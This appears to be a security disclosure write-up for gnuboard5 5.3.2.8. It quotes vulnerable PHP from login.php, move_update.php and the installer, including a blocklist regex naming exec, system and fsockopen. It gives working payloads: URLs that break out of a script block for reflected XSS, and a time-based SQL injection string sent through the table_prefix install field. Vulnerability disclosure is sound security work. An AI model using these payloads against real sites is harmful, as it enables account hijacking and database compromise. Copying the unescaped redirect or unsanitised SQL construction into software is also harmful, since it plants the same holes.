
gnuboard5-5.3.2.8 mul vuls

limited Reflective xss in bbs/login.php

in bbs/login.php parameter `$url` only single quotes and double quotes are transferred.

and in function `check_url_host` , if url without start with http or https, the url parameter will be treated as a path without any fiiter.



```
10
11    $url = $_GET['url'];
12
13    // url 체크
14    check_url_host($url);
15
16    // 이미 로그인 중이라면
17    if ($is_member) {
18        if ($url)
19            goto_url($url);
20        else
21            goto_url(G5_URL);
22    }
```

in functio0n `goto_url`

```
function goto_url($url)
{
    $url = str_replace("&amp;", "&", $url);
    //echo "<script> location.replace('$url'); </script>";

    if (!headers_sent())
        header('Location: '.$url);
    else {
        echo '<script>';
        echo 'location.replace("'.$url.'");';
        echo '</script>';
        echo '<noscript>';
        echo '<meta http-equiv="refresh" content="0;url='.$url.'" />';
        echo '</noscript>';
    }
    exit;
}
```

when `headers_sent()` return True，the parameter url will be directly spliced into javascript.

Although we can't use double quotes, we can escape directly with `</script>`

```
/bbs/login.php?url=www.baidu.com</script><script>alert(1)</script>
```


Reflective xss in bbs/move_update.php

```
212
213  $msg = '해당 게시물을 선택한 게시판으로 '.$act.' 하였습니다.';
214  $opener_href  = './board.php?bo_table='.$bo_table.'&amp;page='.$page.'&amp;'.$qstr;
215  $opener_href1 = str_replace('&amp;', '&', $opener_href);
216
217  echo <<<HEREDOC
218  <meta http-equiv="content-type" content="text/html; charset=utf-8">
219  <script>
220  alert("$msg");
221  opener.document.location.href = "$opener_href1";
222  window.close();
223  </script>
224  <noscript>
225  <p>
226      "$msg"
227  </p>
228  <a href="$opener_href">돌아가기</a>
229  </noscript>
230  HEREDOC;
231  ?>
232
```

parameter `$act` input from common.php only single quotes and double quotes are transferred.

we can escape directly with `</script>`

```
act=12<%2fscript><script>alert(1)<%2fscript>
```



README.md

parameter `$table_prefix` input from POST in install_db.php line 25

```
$table_prefix= safe_install_string_check($_POST['table_prefix']);
```

`$table_prefix` only be filtered by function `safe_install_string_check` . but function `safe_install_string_check` filter data without evil keyword which will lead to sql injection.

```php
if( ! function_exists('safe_install_string_check') ){
    function safe_install_string_check( $str, $is_json=false ) {
        $is_check = false;

        if(preg_match('#\);(passthru|eval|pcntl_exec|exec|system|popen|fopen|fsockopen|file|file_get_contents|readfile|unlink|include|include_once|r
        equire|require_once)\s?#i', $str)) {
            $is_check = true;
        }

        if(preg_match('#\$_(get|post|request)\s?\[.*?\]\s?\)#i', $str)){
            $is_check = true;
        }

        if($is_check){
            $msg = "입력한 값에 안전하지 않는 문자가 포함되어 있습니다. 설치를 중단합니다.";

            if($is_json){
                die(install_json_msg($msg));
            }

            die($msg);
        }

        return $str;
    }
}

if( ! function_exists('install_json_msg') ){
    function install_json_msg($msg, $type='error'){

        $error_msg = ($type==='error') ? $msg : '';
        $success_msg = ($type==='success') ? $msg : '';
        $exists_msg = ($type==='exists') ? $msg : '';

        return json_encode(array('error'=>$error_msg, 'success'=>$success_msg, 'exists'=>$exists_msg));
    }
}
?>
```

parameter `$table_prefix` will be inject into sql from gnuboard5.sql, we can use backquotes to close last sql. and inject a new sql to do anythings.

```php
    <ol>
<?php
// 테이블 생성 -----------------------------------
$file = implode('', file('./gnuboard5.sql'));
eval("\$file = \"$file\";");

$file = preg_replace('/^--.*$/m', '', $file);
$file = preg_replace('/`g5_([^`]+)`/', '`'.$table_prefix.'$1', $file);
$f = explode(';', $file);
for ($i=0; $i<count($f); $i++) {
    if (trim($f[$i]) == '') continue;
    sql_query($f[$i], true, $dblink);

}
// 테이블 생성 -----------------------------------
?>

        <li>전체 테이블 생성 완료</li>

<?php
$read_point = 0;
$write_point = 0;
$comment_point = 0;
$download_point = 0;

//-------------------------------------------------------------------------------------------------
// config 테이블 설정
$sql = " insert into `{$table_prefix}config`
            set cf_title = '".G5_VERSION."',
                cf_theme = 'basic',
                cf_admin = '$admin_id',
                cf_admin_email = '$admin_email',
                cf_admin_email_name = '".G5_VERSION."',
                cf_use_point = '1',
                cf_use_copy_log = '1',
                cf_login_point = '100',
                cf_memo_send_point = '500',
```

payload

```
mysql_host=localhost&mysql_user=root&mysql_pass=&mysql_db=g5&table_prefix=123`; select sleep(5)#
```

and then will sleep 5 secords.